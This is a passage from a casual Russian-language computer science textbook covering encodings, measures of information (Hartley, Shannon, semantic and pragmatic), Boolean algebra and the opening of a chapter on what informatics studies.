- ✓ Расширенные кодировки (Windows-1251, КОИ-8) - 8 бит, 256 символов, одна национальная письменность
- ✓ Unicode - универсальный стандарт, охватывает все языки мира
- ✓ UTF-8 - переменная (1-4 байта), совместима с ASCII, стандарт интернета (98%)
- ✓ UTF-16 - 2 или 4 байта, используется внутри Java/C#/JS
- ✓ UTF-32 - фиксированная 4 байта, редко используется
- ✓ Кракозябры = неправильная интерпретация кодировки
- ✓ Всегда используй UTF-8, если нет особых причин использовать что-то другое

Теперь ты понимаешь, откуда берутся кракозябры, и почему UTF-8 захватил интернет. И теперь можешь объяснить друзьям, почему эмодзи 😊 весит 4 байта.

Конец главы

Глава 1.5: Меры информации

Введение

Как измерить информацию? Сколько информации в книге? В картинке? В сообщении "завтра экзамен"? Оказывается, на этот вопрос нет одного ответа. Информацию можно мерить с трёх разных точек зрения:

1. **Синтаксическая мера** - сколько байтов? (количество, объём)
2. **Семантическая мера** - что это значит? (смысл, новизна)
3. **Прагматическая мера** - насколько это полезно? (ценность, польза)

Одно и то же сообщение может быть огромным по объёму, но бесполезным по сути. Или маленьким, но невероятно ценным. Сейчас разберёмся, как это работает.

Синтаксическая мера - просто считаем биты

Синтаксическая (объёмная) мера - это когда мы просто считаем, сколько битов/байтов занимает информация. Не важно, что там написано - важно, сколько места жрёт.

Единицы измерения

Основная единица - **бит** (binary digit). Это выбор из двух вариантов: да/нет, 0/1, орёл/решка.

Производные единицы:

Единица	Символ	Сколько байт	Сколько это
Бит	бит	—	1/8 байта
Байт	Б (B)	1	8 бит
Килобайт	КБ (KB)	1 024 (2^{10})	~1 тыс. байт
Мегабайт	МБ (MB)	1 048 576 (2^{20})	~1 млн байт
Гигабайт	ГБ (GB)	1 073 741 824 (2^{30})	~1 млрд байт
Терабайт	ТБ (TB)	1 099 511 627 776 (2^{40})	~1 трлн байт

Важно: В информатике используется бинарная система (степени двойки): 1 КБ = 1024 байта, а не 1000. Производители жёстких дисков часто используют десятичную систему (1000), поэтому диск на "1 ТБ" на самом деле ~931 ГиБ (гибибайт).

Формула Хартли (для равновероятных событий)

Американец Ральф Хартли в 1928 году придумал формулу:

$$I = \log_2(N)$$

Где: - **I** - количество информации (в битах) - **N** - количество равновероятных вариантов - **log₂** - логарифм по основанию 2

Смысл: если есть N равновероятных вариантов, то для указания одного из них нужно $\log_2(N)$ бит.

Другая форма:

$$N = 2^I$$

То есть I битов дают 2^I вариантов.

Важное следствие: чтобы удвоить количество вариантов, достаточно добавить всего 1 бит.

Примеры по формуле Хартли

Пример 1: Бросание монеты

2 варианта (орёл/решка):

$$I = \log_2(2) = 1 \text{ бит}$$

Один бросок монеты = **1 бит** информации.

Пример 2: Игральный кубик

6 граней:

$$I = \log_2(6) \approx 2.585 \text{ бита}$$

Бросок кубика \approx **2.6 бита**.

Пример 3: Угадай число от 1 до 100

100 вариантов:

$$I = \log_2(100) \approx 6.644 \text{ бита}$$

Для указания числа от 1 до 100 нужно примерно **6.6 бита** (или 7 бит в двоичной системе, т.к. $2^7 = 128 > 100$).

Пример 4: Буква русского алфавита

33 буквы (если все равновероятны):

$$I = \log_2(33) \approx 5.044 \text{ бита}$$

Одна русская буква \approx **5 бит**.

Английский алфавит (26 букв):

$$I = \log_2(26) \approx 4.700 \text{ бита}$$

Одна английская буква \approx **4.7 бита**.

Пример 5: Чёрно-белое изображение

Изображение 100×100 пикселей, каждый пиксель чёрный или белый: - Количество пикселей: $100 \times 100 = 10\,000$ -
Каждый пиксель: 1 бит (2 варианта) - Всего: 10 000 бит = 1 250 байт \approx **1.22 КБ**

Если 256 градаций серого (8 бит на пиксель):

$$I_{\text{пиксель}} = \log_2(256) = 8 \text{ бит}$$

$$I_{\text{общая}} = 10\,000 \times 8 = 80\,000 \text{ бит} = 10\,000 \text{ байт} \approx 9.77 \text{ КБ}$$

Формула Шеннона (для неравновероятных событий)

Клод Шеннон в 1948 году создал теорию информации и придумал формулу для **энтропии** (средней информации на символ):

$$H = -\sum (p_i \times \log_2(p_i))$$

Где: - **H** - энтропия (среднее количество информации на символ, в битах) - **p_i** - вероятность появления i-го символа - \sum - сумма по всем символам

Смысл энтропии: показывает среднее количество информации на один символ. Чем более непредсказуем источник, тем выше энтропия.

Свойства энтропии: 1. $H \geq 0$ (неотрицательна) 2. H максимальна при равновероятных событиях 3. $H = 0$ когда одно событие гарантировано (полная предсказуемость, нет информации)

Примеры по формуле Шеннона

Пример 6: Неравновероятные символы

Источник выдаёт три символа: A, B, C с вероятностями: - $p(A) = 0.5$ - $p(B) = 0.25$ - $p(C) = 0.25$

Энтропия:

$$\begin{aligned} H &= -(0.5 \times \log_2(0.5) + 0.25 \times \log_2(0.25) + 0.25 \times \log_2(0.25)) \\ H &= -(0.5 \times (-1) + 0.25 \times (-2) + 0.25 \times (-2)) \\ H &= -(-0.5 - 0.5 - 0.5) = 1.5 \text{ бита} \end{aligned}$$

Средняя информация на символ - **1.5 бита**. Это меньше, чем для трёх равновероятных символов ($\log_2(3) \approx 1.585$ бита), потому что символ A более предсказуем.

Пример 7: Энтропия русского текста

В русском языке буквы встречаются с разной частотой: - "О" - ~11% - "Е" - ~8.5% - "А" - ~8% - ... - "Ф" - ~0.3% - "Щ" - ~0.06%

Если бы все 33 буквы были равновероятны:

$$H_{\text{макс}} = \log_2(33) \approx 5.044 \text{ бита}$$

Но с учётом реальных частот:

$$H_{\text{реальная}} \approx 4.35 \text{ бита на символ}$$

Вывод: русский текст более предсказуем, чем случайная последовательность букв. Это используется алгоритмами сжатия (глава 1.12) - можно сжать текст примерно на 14%.

Пример 8: Информация о редком событии

Лотерея: вероятность выигрыша 1%, проигрыша 99%.

Сообщение "ты выиграл":

$$I_{\text{выигрыш}} = -\log_2(0.01) = \log_2(100) \approx 6.644 \text{ бита}$$

Сообщение "ты проиграл":

$$I_{\text{проигрыш}} = -\log_2(0.99) \approx 0.0145 \text{ бита}$$

Вывод: сообщение о редком событии (выигрыше) несёт **гораздо больше информации**, чем сообщение об ожидаемом событии (проигрыше). Потому что выигрыш - неожиданность.

Семантическая мера - важен смысл

Семантическая мера - это когда важен **смысл, новизна и понятность** информации. Одно и то же сообщение может содержать разное количество информации для разных людей.

Ключевые аспекты

1. **Новизна** - информация есть только если это что-то новое
2. **Понятность** - получатель должен понимать сообщение
3. **Контекст** - смысл зависит от знаний получателя
4. **Достоверность** - ложная информация снижает ценность

Принцип семантической меры

$$I_c = I_{\text{тезаурус}} / I_{\text{сообщение}}$$

Где: - **I_c** - семантическая мера (содержательность) - **$I_{\text{тезаурус}}$** - знания получателя - **$I_{\text{сообщение}}$** - информация в сообщении

Тезаурус - это совокупность знаний получателя в данной области.

Зависимость от тезауруса

Тезаурус слишком мал (получатель не понимает): - Сообщение непонятно - Семантическая ценность ≈ 0 - Пример: научная статья по квантовой физике для школьника

Тезаурус оптимален (соответствует уровню): - Сообщение понятно и содержит новое - Максимальная семантическая ценность - Пример: учебник для студента соответствующего курса

Тезаурус слишком велик (получатель уже всё знает): - Сообщение не содержит нового - Семантическая ценность ≈ 0 - Пример: учебник начальных классов для профессора

Примеры семантической меры

Пример 9: Прогноз погоды

Сообщение: "Завтра будет дождь" (синтаксически ~ 150 бит).

Семантически: - Для человека, планирующего пикник - высокая ценность (влияет на планы) - Для офисного работника - средняя ценность - Для человека, уже знающего прогноз - нулевая ценность (нет новизны)

Пример 10: Теорема Пифагора

Фраза: "Квадрат гипотенузы равен сумме квадратов катетов"

- Для ученика 5 класса - непонятна (недостаточный тезаурус) \rightarrow семантическая ценность ≈ 0
- Для ученика 8 класса, изучающего теорему - новая и понятная \rightarrow максимальная ценность
- Для студента матфака - давно известно \rightarrow семантическая ценность ≈ 0

Пример 11: Дублирование информации

Первое упоминание: "Столица Франции - Париж" - Для не знающего - высокая семантическая ценность

Второе упоминание той же информации: - Семантическая ценность = 0 (нет новизны)

Синтаксически оба сообщения одинаковы, семантически второе не несёт информации.

Прагматическая мера - важна польза

Прагматическая мера - это когда важна полезность, ценность и влияние на достижение цели получателя. Не просто смысл, а практическая значимость.

Ключевые аспекты

1. **Целесообразность** - насколько помогает достичь цели
2. **Своевременность** - информация ценна в нужный момент
3. **Полнота** - достаточность для принятия решения
4. **Достоверность** - надёжность
5. **Актуальность** - соответствие текущей ситуации

Формализация

$$I_p = P(\text{после}) - P(\text{до})$$

Где: - **I_p** - прагматическая мера - **$P(\text{после})$** - вероятность достижения цели после получения информации - **$P(\text{до})$** - вероятность до получения информации

Чем больше информация увеличивает вероятность достижения цели, тем она ценнее.

Примеры прагматической меры

Пример 12: ДТП на дороге

Сообщение: "На шоссе М1 произошло ДТП, образовалась пробка"

Синтаксически: ~400 бит

Семантически: понятно всем водителям

Прагматически: - Для водителя, едущего по М1 - очень высокая ценность (можно объехать, сэкономить часы) - Для водителя в другом городе - нулевая ценность - Для пешехода - нулевая ценность

Пример 13: Биржевая информация

Информация: "Акции компании X выросли на 15%"

- Для инвестора, владеющего акциями X - очень высокая ценность (решение о продаже)
- Для инвестора с другим портфелем - низкая ценность
- Для человека, не занимающегося инвестициями - нулевая ценность

Пример 14: Срочность информации

Информация: "Завтра экзамен перенесён на следующую неделю"

- Получена за день до экзамена - очень высокая ценность (можно лучше подготовиться)
- Получена через неделю после экзамена - нулевая ценность (устарела)

Пример 15: Принятие бизнес-решения

Предприниматель выбирает между проектами А и В.

Информация: "Рынок для проекта А сокращается на 20% ежегодно"

Прагматическая ценность: - Очень высокая: влияет на выбор, может предотвратить убытки - Без информации: вероятность успеха 50% (случайный выбор) - С информацией: вероятность успеха 80% (осознанный выбор проекта В)

$$I_p = 0.8 - 0.5 = 0.3 \text{ (или 30\%)}$$

Сравнение трёх мер

Таблица сравнения

Аспект	Синтаксическая	Семантическая	Прагматическая
Что измеряет	Объём (биты/байты)	Смысл, новизна	Полезность, ценность
Зависит от	Размер данных	Знания получателя	Цели получателя
Одинакова для всех	Да	Нет	Нет
Применение	Хранение, передача	Обучение, поиск	Принятие решений
Измеримость	Легко (биты, байты)	Сложно (субъективно)	Очень сложно

Пример на одном сообщении

Сообщение: "Температура процессора 95°C"

Синтаксическая мера: - 25 символов × 8 бит = **200 бит = 25 байт** - Одинакова для всех

Семантическая мера: - Для программиста: **высокая** (понимает значение и последствия) - Для ребёнка: **низкая** (не понимает контекста) - Для инженера, уже знающего температуру: **нулевая** (нет новизны)

Прагматическая мера: - Для владельца этого компьютера: **очень высокая** (перегрев, нужно срочно действовать!) - Для человека без компьютера: **нулевая** - Для инженера другого компьютера: **нулевая**

Взаимосвязь

Три меры дополняют друг друга:

Синтаксическая → Семантическая → Прагматическая
(основа) (понимание) (применение)

1. **Синтаксическая** - база: без физического носителя информации нет ни смысла, ни пользы
2. **Семантическая** - добавляет понимание: бессмысленные данные не могут быть полезны
3. **Прагматическая** - венчает пирамиду: даже понятная информация бесполезна, если неприменима к целям

Практическое применение

Синтаксическая мера (технические системы)

- Расчёт ёмкости носителей (HDD, SSD, RAM)
- Оценка скорости передачи данных (Мбит/с)
- Расчёт пропускной способности каналов
- Оптимизация алгоритмов сжатия

Формулы:

Время передачи = Размер данных / Скорость канала
Объём хранилища = Количество файлов × Средний размер

Семантическая мера (системы обработки информации)

- Поисковые системы (релевантность документов)
- Системы рекомендаций (персонализация контента)
- Образовательные системы (адаптация материала под уровень)
- Фильтрация спама

Прагматическая мера (системы поддержки решений)

- Бизнес-аналитика (BI-системы)
- Медицинские диагностические системы
- Финансовые аналитические системы
- Системы управления производством

Основные термины

Бит - минимальная единица информации, выбор из двух равновероятных вариантов.

Байт - 8 бит.

Формула Хартли - $I = \log_2(N)$ для расчёта информации при равновероятных событиях.

Формула Шеннона - $H = -\sum (p_i \times \log_2(p_i))$ для расчёта энтропии при неравновероятных событиях.

Энтропия - мера неопределённости источника, среднее количество информации на символ.

Синтаксическая мера - количественная мера (биты/байты), не учитывает смысл.

Семантическая мера - учитывает смысл, новизну, понятность для получателя.

Прагматическая мера - учитывает полезность и ценность для достижения целей.

Тезаурус - совокупность знаний получателя в предметной области.

Контрольные вопросы

1. **Теория:** Объясни разницу между тремя мерами информации. Приведи пример одного сообщения с разной ценностью по каждой мере.
2. **Хартли:** В базе данных хранятся записи о студентах: номер группы (32 варианта), фамилия (справочник 1024 фамилии), оценка (5 вариантов). Посчитай информацию в каждом поле и общую.
3. **Шеннон:** Источник генерирует четыре символа: A (0.4), B (0.3), C (0.2), D (0.1). Посчитай энтропию. Сравни с энтропией для четырёх равновероятных символов.
4. **Анализ:** Ты получил письмо о конференции по ИТ. Проанализируй прагматическую ценность для: а) студента-программиста, б) преподавателя информатики, в) пенсионера не из ИТ.
5. **Применение:** Объясни, почему знание о мерах информации важно при разработке: а) системы резервного копирования, б) образовательной онлайн-платформы, в) системы бизнес-аналитики.

Связь с другими главами

- Глава 1.10 - свойства информации
- Глава 1.12 - сжатие информации (используется энтропия)

Резюме

Что запомнить:

- ✓ **Синтаксическая мера** - считаем биты/байты, не важен смысл
- ✓ **Семантическая мера** - важен смысл, новизна, понятность для получателя
- ✓ **Прагматическая мера** - важна польза, ценность для достижения целей
- ✓ **Формула Хартли:** $I = \log_2(N)$ для равновероятных событий
- ✓ **Формула Шеннона:** $H = -\sum (p_i \times \log_2(p_i))$ для неравновероятных (энтропия)

- ✓ Одно и то же сообщение может иметь разную ценность для разных людей
- ✓ Три меры дополняют друг друга: объём → смысл → польза

Теперь ты понимаешь, что информацию можно измерять по-разному. Синтаксически "Привет" и набор случайных символов одинаковы (оба по 6 байт), но семантически и прагматически - небо и земля.

Конец главы

Глава 1.6: Основы алгебры высказываний. Логические операции

Введение

Алгебра высказываний (булева алгебра) - это математика с только двумя числами: 0 и 1, ложь и истина. Названа в честь Джорджа Буля (1815-1864), который в 1854 году решил, что обычной алгебры недостаточно, и придумал свою.

Эта штука лежит в основе: - **Всех процессоров** - они состоят из логических элементов - **Программирования** - все эти `if`, `while`, `and`, `or` - **Баз данных** - запросы с условиями - **Поисковых систем** - сложные запросы в Google

Если не понимаешь булеву алгебру, ты не понимаешь, как работает компьютер. Всё просто.

Основные понятия

Что такое высказывание?

Высказывание - это утверждение, о котором можно сказать: оно истинно или ложно. Без вариантов.

Требования к высказыванию: 1. Это утверждение (а не вопрос, не приказ, не восклицание) 2. Оно либо истинно, либо ложно (третьего не дано) 3. Истинность определённая, а не субъективная

Примеры высказываний:

- ✓ "Москва - столица России" (истина)
- ✓ " $2 + 2 = 5$ " (ложь)
- ✓ "Все собаки умеют летать" (ложь, хотя было бы весело)
- ✓ "Существует планета за орбитой Плутона" (можно проверить)

Примеры НЕ высказываний:

- ✗ "Который час?" (вопрос)
- ✗ "Закройте окно!" (приказ)
- ✗ "Этот фильм красивый" (субъективное мнение)
- ✗ " $X > 5$ " (неопределённость, зависит от X)

Логические значения

Всего два значения: - **Истина (True, 1, И)** - **Ложь (False, 0, Л)**

Разные обозначения:

Контекст	Истина	Ложь
Математика	И, True, Т	Л, False, F
Программирование	true, 1	false, 0
Электроника	1, высокий	0, низкий

Мы будем использовать **1** и **0** - это универсально.

Логические переменные

Логическая переменная - переменная, которая может быть только 0 или 1. Обозначаются заглавными латинскими буквами: A, B, C, X, Y, Z.

Примеры: - A = "Сегодня идёт дождь" (может быть 1 или 0) - B = "Завтра будет солнечно" (может быть 1 или 0)

Базовые логические операции

Операция НЕ (отрицание, NOT)

НЕ (отрицание, инверсия) - меняет значение на противоположное.

Обозначения: - $\neg A$ (математика) - NOT A - !A (C, Java, JavaScript) - \bar{A} (булева алгебра)

Таблица истинности:

A $\neg A$

0 1

1 0

Смысл: если A истинно, то $\neg A$ ложно, и наоборот.

Примеры: - A = "Идёт дождь" (1) $\rightarrow \neg A$ = "Не идёт дождь" (0) - A = "Сегодня понедельник" (0) $\rightarrow \neg A$ = "Сегодня не понедельник" (1)

Свойство: двойное отрицание возвращает исходное значение:

$$\neg(\neg A) = A$$

Операция И (конъюнкция, AND)

И (конъюнкция, логическое умножение) - результат истинен **только** когда **оба** операнда истинны.

Обозначения: - $A \wedge B$ (математика) - A AND B - A && B (C, Java, JavaScript) - $A \cdot B$ или AB (булева алгебра)

Таблица истинности:

A B $A \wedge B$

0 0 0

0 1 0

1 0 0

1 1 1

Смысл: результат = 1 **только** когда **оба** A=1 **И** B=1.

Аналогия из жизни:

"Я пойду в кино, если у меня будут деньги **И** будет свободное время"

Пойду только если **оба** условия выполнены.

Пример:

```
temperature = 25
sunny = True
good_weather = (temperature > 20) and sunny # True
```

Свойства:

$A \wedge A = A$ (идемпотентность)

$A \wedge 1 = A$ (нейтральный элемент)

$A \wedge 0 = 0$ (поглощающий элемент - если хоть один ноль, результат ноль)

$A \wedge B = B \wedge A$ (коммутативность - порядок не важен)

Операция ИЛИ (дизъюнкция, OR)

ИЛИ (дизъюнкция, логическое сложение) - результат истинен, когда истинен **хотя бы один** операнд.

Обозначения: - $A \vee B$ (математика) - $A \text{ OR } B$ - $A \parallel B$ (C, Java, JavaScript) - $A + B$ (булева алгебра)

Таблица истинности:

A B $A \vee B$

0 0 0

0 1 1

1 0 1

1 1 1

Смысл: результат = 1 когда **хотя бы один** операнд = 1 (или оба).

Аналогия из жизни:

"Я возьму зонт, если будет дождь **ИЛИ** сильный ветер"

Возьму зонт, если **хотя бы одно** условие выполнено.

Пример:

```
is_weekend = True
is_holiday = False
can_rest = is_weekend or is_holiday # True
```

Свойства:

```
A ∨ A = A (идемпотентность)
A ∨ 0 = A (нейтральный элемент)
A ∨ 1 = 1 (поглощающий элемент - если хоть одна единица, результат единица)
A ∨ B = B ∨ A (коммутативность)
```

Операция XOR (исключающее ИЛИ)

XOR (исключающее ИЛИ) - результат истинен, когда операнды **различны**.

Обозначения: - $A \oplus B$ (математика) - $A \text{ XOR } B$ - $A \wedge B$ (некоторые языки)

Таблица истинности:

A B $A \oplus B$

0 0 0

0 1 1

1 0 1

1 1 0

Смысл: результат = 1 когда операнды **различны**. Если оба одинаковы (оба 0 или оба 1), результат = 0.

Отличие от обычного ИЛИ:

Обычное ИЛИ: $1 \vee 1 = 1$

Исключающее ИЛИ: $1 \oplus 1 = 0$

Аналогия из жизни:

"В ресторане на выбор: десерт **ИЛИ** кофе (что-то одно, не оба)"

Это XOR - можно выбрать только один вариант.

Применение: - Прходные выключатели (управление светом с двух мест) - Криптография (XOR для шифрования) - Проверка чётности

Свойства:

$A \oplus 0 = A$ (нейтральный элемент)
 $A \oplus A = 0$ (самоинверсия)
 $A \oplus B \oplus B = A$ (обратимость - применение XOR дважды отменяет операцию)

Операция импликация (следование, \rightarrow)

Импликация - "если A, то B". Моделирует логическое следствие.

Обозначения: - $A \rightarrow B$ (математика) - $A \Rightarrow B$ - IF A THEN B

Таблица истинности:

A B $A \rightarrow B$

0 0 1

0 1 1

1 0 0

1 1 1

Смысл: импликация ложна **только** когда из истинной посылки ($A=1$) следует ложное заключение ($B=0$). Во всех остальных случаях истинна.

Пример:

"Если идёт дождь (A), то асфальт мокрый (B)"

Разбор: 1. $A=0, B=0$: "Нет дождя, асфальт сухой" $\rightarrow 1$ (ок) 2. $A=0, B=1$: "Нет дождя, асфальт мокрый" $\rightarrow 1$ (может быть мокрым по другой причине) 3. $A=1, B=0$: "Идёт дождь, асфальт сухой" $\rightarrow 0$ (противоречие!) 4. $A=1, B=1$: "Идёт дождь, асфальт мокрый" $\rightarrow 1$ (ок)

Выражение через базовые операции:

$A \rightarrow B = \neg A \vee B$

"Либо A не выполнено, либо B выполнено (или оба)".

Важно: $A \rightarrow B$ не означает, что B следует **только** из A. B может быть истинно по другим причинам.

Операция эквивалентность (\leftrightarrow)

Эквивалентность - "A тогда и только тогда, когда B". Результат истинен, когда оба операнда **одинаковы**.

Обозначения: - $A \leftrightarrow B$ (математика) - $A \equiv B$ - $A == B$ (программирование)

Таблица истинности:

A B $A \leftrightarrow B$

0 0 1

0 1 0

1 0 0

1 1 1

Смысл: результат = 1 когда оба операнда **одинаковы** (оба 0 или оба 1).

Эквивалентность - это отрицание XOR!

$$A \vee B \vee \neg C \quad (A \vee B) \wedge \neg C$$

$$1 \ 0 \ 1 \ 1 \quad 0 \ 0$$

$$1 \ 1 \ 0 \ 1 \quad 1 \ 1$$

$$1 \ 1 \ 1 \ 1 \quad 0 \ 0$$

Проверка эквивалентности через таблицы

Два выражения **эквивалентны**, если их таблицы истинности полностью совпадают.

Пример: Доказать, что $A \rightarrow B \equiv \neg A \vee B$

$$A \ B \ A \rightarrow B \quad \neg A \vee B$$

$$0 \ 0 \ 1 \quad 1 \ 1$$

$$0 \ 1 \ 1 \quad 1 \ 1$$

$$1 \ 0 \ 0 \quad 0 \ 0$$

$$1 \ 1 \ 1 \quad 0 \ 1$$

Столбцы " $A \rightarrow B$ " и " $\neg A \vee B$ " совпадают \rightarrow выражения эквивалентны!

Законы алгебры логики

Основные тождества

1. Идемпотентность:

$$A \wedge A = A$$

$$A \vee A = A$$

Повторение переменной ничего не меняет.

2. Законы с константами:

$$A \wedge 1 = A \quad (1 - \text{нейтральный для И})$$

$$A \wedge 0 = 0 \quad (0 - \text{поглощающий для И})$$

$$A \vee 0 = A \quad (0 - \text{нейтральный для ИЛИ})$$

$$A \vee 1 = 1 \quad (1 - \text{поглощающий для ИЛИ})$$

3. Законы с отрицанием:

$$A \wedge \neg A = 0 \quad (\text{закон противоречия})$$

$$A \vee \neg A = 1 \quad (\text{закон исключённого третьего})$$

Высказывание и его отрицание не могут быть одновременно истинными, но одно из них обязательно истинно.

4. Двойное отрицание:

$$\neg(\neg A) = A$$

Коммутативность, ассоциативность, дистрибутивность

5. Коммутативность (порядок не важен):

$$A \wedge B = B \wedge A$$

$$A \vee B = B \vee A$$

6. Ассоциативность (группировка не важна):

$$(A \wedge B) \wedge C = A \wedge (B \wedge C)$$
$$(A \vee B) \vee C = A \vee (B \vee C)$$

7. Дистрибутивность (раскрытие скобок):

$$A \wedge (B \vee C) = (A \wedge B) \vee (A \wedge C)$$
$$A \vee (B \wedge C) = (A \vee B) \wedge (A \vee C)$$

Внимание: второе правило отличается от обычной алгебры!

Законы де Моргана (очень важные!)

Законы де Моргана - правила для отрицания сложных выражений:

$$\neg(A \wedge B) = \neg A \vee \neg B$$
$$\neg(A \vee B) = \neg A \wedge \neg B$$

Смысл:

- Отрицание И превращается в ИЛИ с отрицанием каждого операнда - Отрицание ИЛИ превращается в И с отрицанием каждого операнда

Пример:

Отрицание "Идёт дождь И холодно" = "НЕ идёт дождь ИЛИ НЕ холодно"

Проверка через таблицу:

A	B	A ∧ B	¬(A ∧ B)	¬A	¬B	¬A ∨ ¬B
0	0	0	1	1	1	1
0	1	0	1	1	0	1
1	0	0	1	0	1	1
1	1	1	0	0	0	0

Столбцы "¬(A ∧ B)" и "¬A ∨ ¬B" совпадают! ✓

Законы поглощения

8. Законы поглощения:

$$A \vee (A \wedge B) = A$$
$$A \wedge (A \vee B) = A$$

Смысл: если A уже есть, остальное не важно.

Склеивание

9. Законы склеивания:

$$(A \wedge B) \vee (A \wedge \neg B) = A$$
$$(A \vee B) \wedge (A \vee \neg B) = A$$

Смысл: если A присутствует в обоих случаях, можно упростить.

Примеры упрощения выражений

Пример 1: Упростить $(A \wedge B) \vee (A \wedge \neg B)$

$$\begin{aligned}(A \wedge B) \vee (A \wedge \neg B) &= A \wedge (B \vee \neg B) && // \text{дистрибутивность} \\ &= A \wedge 1 && // \text{закон исключённого третьего} \\ &= A && // \text{нейтральный элемент}\end{aligned}$$

Пример 2: Упростить $\neg(\neg A \vee B)$

$$\begin{aligned}\neg(\neg A \vee B) &= \neg(\neg A) \wedge \neg B && // \text{закон де Моргана} \\ &= A \wedge \neg B && // \text{двойное отрицание}\end{aligned}$$

Пример 3: Упростить $(A \vee B) \wedge (A \vee \neg B)$

$$\begin{aligned}(A \vee B) \wedge (A \vee \neg B) &= A \vee (B \wedge \neg B) && // \text{дистрибутивность} \\ &= A \vee 0 && // \text{закон противоречия} \\ &= A && // \text{нейтральный элемент}\end{aligned}$$

Функциональная полнота

Функционально полный набор операций - минимальный набор операций, из которых можно выразить любую логическую функцию.

Примеры функционально полных наборов

1. {НЕ, И}

Все операции можно выразить через НЕ и И:

$$\begin{aligned}A \vee B &= \neg(\neg A \wedge \neg B) && // \text{закон де Моргана} \\ A \oplus B &= (A \wedge \neg B) \vee (\neg A \wedge B)\end{aligned}$$

2. {НЕ, ИЛИ}

Все операции можно выразить через НЕ и ИЛИ:

$$A \wedge B = \neg(\neg A \vee \neg B) \quad // \text{закон де Моргана}$$

3. {И-НЕ (NAND)} - одна операция!

$$\text{NAND (И-НЕ): } A \mid B = \neg(A \wedge B)$$

Все операции через NAND:

$$\begin{aligned}\neg A &= A \mid A \\ A \wedge B &= (A \mid B) \mid (A \mid B) \\ A \vee B &= (A \mid A) \mid (B \mid B)\end{aligned}$$

4. {ИЛИ-НЕ (NOR)} - тоже одна операция!

$$\text{NOR (ИЛИ-НЕ): } A \downarrow B = \neg(A \vee B)$$

Все операции через NOR:

$$\neg A = A \downarrow A$$

$$A \vee B = (A \downarrow B) \downarrow (A \downarrow B)$$

$$A \wedge B = (A \downarrow A) \downarrow (B \downarrow B)$$

Практическое значение: процессоры построены в основном на элементах NAND, потому что их проще всего реализовать на транзисторах.

Основные термины

Высказывание - утверждение, которое либо истинно, либо ложно.

Логическая переменная - переменная, принимающая значения 0 или 1.

Конъюнкция (AND, \wedge) - логическое И, результат = 1 только когда оба операнда = 1.

Дизъюнкция (OR, \vee) - логическое ИЛИ, результат = 1 когда хотя бы один операнд = 1.

Отрицание (NOT, \neg) - инверсия, меняет 0 на 1 и наоборот.

XOR (\oplus) - исключающее ИЛИ, результат = 1 когда операнды различны.

Импликация (\rightarrow) - "если A, то B", ложна только когда A=1 и B=0.

Эквивалентность (\leftrightarrow) - результат = 1 когда оба операнда одинаковы.

Таблица истинности - таблица со всеми возможными комбинациями входов и результатами.

Законы де Моргана - правила для отрицания сложных выражений.

Функциональная полнота - набор операций, из которых можно выразить любую логическую функцию.

Контрольные вопросы

1. **Таблицы истинности:** Построй таблицу истинности для выражения $(A \vee \neg B) \wedge C$.
2. **Упрощение:** Упрости выражение $\neg(A \wedge B) \vee (A \wedge \neg B)$ используя законы булевой алгебры.
3. **Де Морган:** Примени законы де Моргана к выражению $\neg((A \vee B) \wedge (C \vee D))$.
4. **Эквивалентность:** Докажи с помощью таблицы истинности, что $A \rightarrow B \equiv \neg A \vee B$.
5. **Практика:** Выражение "Я пойду гулять, если будет солнечно и не будет холодно, или если будут выходные". Запиши это логическим выражением.
6. **Упрощение сложное:** Упрости $(A \wedge B) \vee (A \wedge \neg B) \vee (\neg A \wedge B)$.
7. **NAND:** Вырази операцию ИЛИ через операцию NAND.

Связь с другими главами

- Глава 1.1 - арифметика в двоичной системе, основа логики
- Раздел 2 - архитектура ЭВМ, логические элементы процессора
- Раздел 6 - программирование, условные операторы

Резюме

Что запомнить:

- ✓ **НЕ (\neg)** - инверсия, меняет $0 \leftrightarrow 1$
- ✓ **И (\wedge)** - результат = 1 только когда оба = 1
- ✓ **ИЛИ (\vee)** - результат = 1 когда хотя бы один = 1
- ✓ **XOR (\oplus)** - результат = 1 когда операнды различны
- ✓ **Импликация (\rightarrow)** - "если A, то B", ложна только при A=1, B=0
- ✓ **Эквивалентность (\leftrightarrow)** - результат = 1 когда оба одинаковы
- ✓ **Законы де Моргана:** $\neg(A \wedge B) = \neg A \vee \neg B$ и $\neg(A \vee B) = \neg A \wedge \neg B$
- ✓ **Таблица истинности** - показывает результат для всех комбинаций входов
- ✓ **Функциональная полнота** - минимальный набор операций для выражения всех функций

Теперь ты понимаешь, как работает логика в компьютерах. Все эти `if (a && b || !c)` - это булева алгебра. И все процессоры состоят из логических элементов, реализующих эти операции.

Конец главы

Глава 1.7: Предмет и структура информатики. Понятие информации.

Информация в жизни человечества

Введение

Значит так. Ты собрался сдавать экзамен по информатике, и тебе нужно понять, что это вообще за наука такая и зачем она нужна. Спойлер: без неё ты бы сейчас не листал мемы в телефоне и не смотрел сериалы. Вообще ничего бы не смотрел, потому что компьютеров не было бы.

Информатика — это не "уметь в Excel" и не "установить винду". Это фундаментальная наука о том, как работать с информацией: собирать, хранить, обрабатывать и передавать её. А информация — это вообще один из самых важных ресурсов современности. Кто владеет информацией — владеет миром (привет, Google и Facebook).

В этой главе разберём, что такое информатика, из каких частей она состоит, что вообще такое эта ваша "информация" (спойлер: определить точно хрен получится) и как информационные технологии изменили человечество. Поехали.

Информатика как наука

Что это вообще такое

Информатика — это наука, которая изучает процессы сбора, хранения, преобразования, передачи и использования информации, а также методы и средства их автоматизации с помощью компьютеров.

Термин появился во Франции в 1962 году (informatique = information + automatique). Англичане же называют это "Computer Science" (компьютерная наука), что звучит чуть по-другому, но смысл тот же — как заставить железку думать за тебя.

Что изучает информатика: - Информацию (что это такое, как измерить, какие у неё свойства) - Информационные процессы (сбор, обработка, хранение, передача) - Информационные системы и технологии - Алгоритмы обработки информации - Компьютеры и программы (железо и софт)

Задачи информатики: 1. Исследовать информационные процессы (любые, не только в компах) 2. Придумывать методы и алгоритмы обработки информации 3. Создавать железо и софт для автоматизации 4. Проектировать информационные системы 5. Обеспечивать информационную безопасность (чтоб хакеры не взломали) 6. Изучать фундаментальные свойства информации и законы её обработки

Место информатики среди других наук

Информатика — **междисциплинарная наука**. Она пересекается с кучей других областей:

Математика — предоставляет теоретический аппарат: - Дискретная математика (теория графов, комбинаторика) - Математическая логика (основа работы компьютеров) - Теория вероятностей (машинное обучение, анализ алгоритмов) - Численные методы (когда считать надо много)

Физика — определяет, как это всё работает физически: - Электроника и микроэлектроника (транзисторы, процессоры) - Квантовая физика (квантовые компьютеры будущего) - Оптика (оптоволокно, лазеры в CD/DVD)

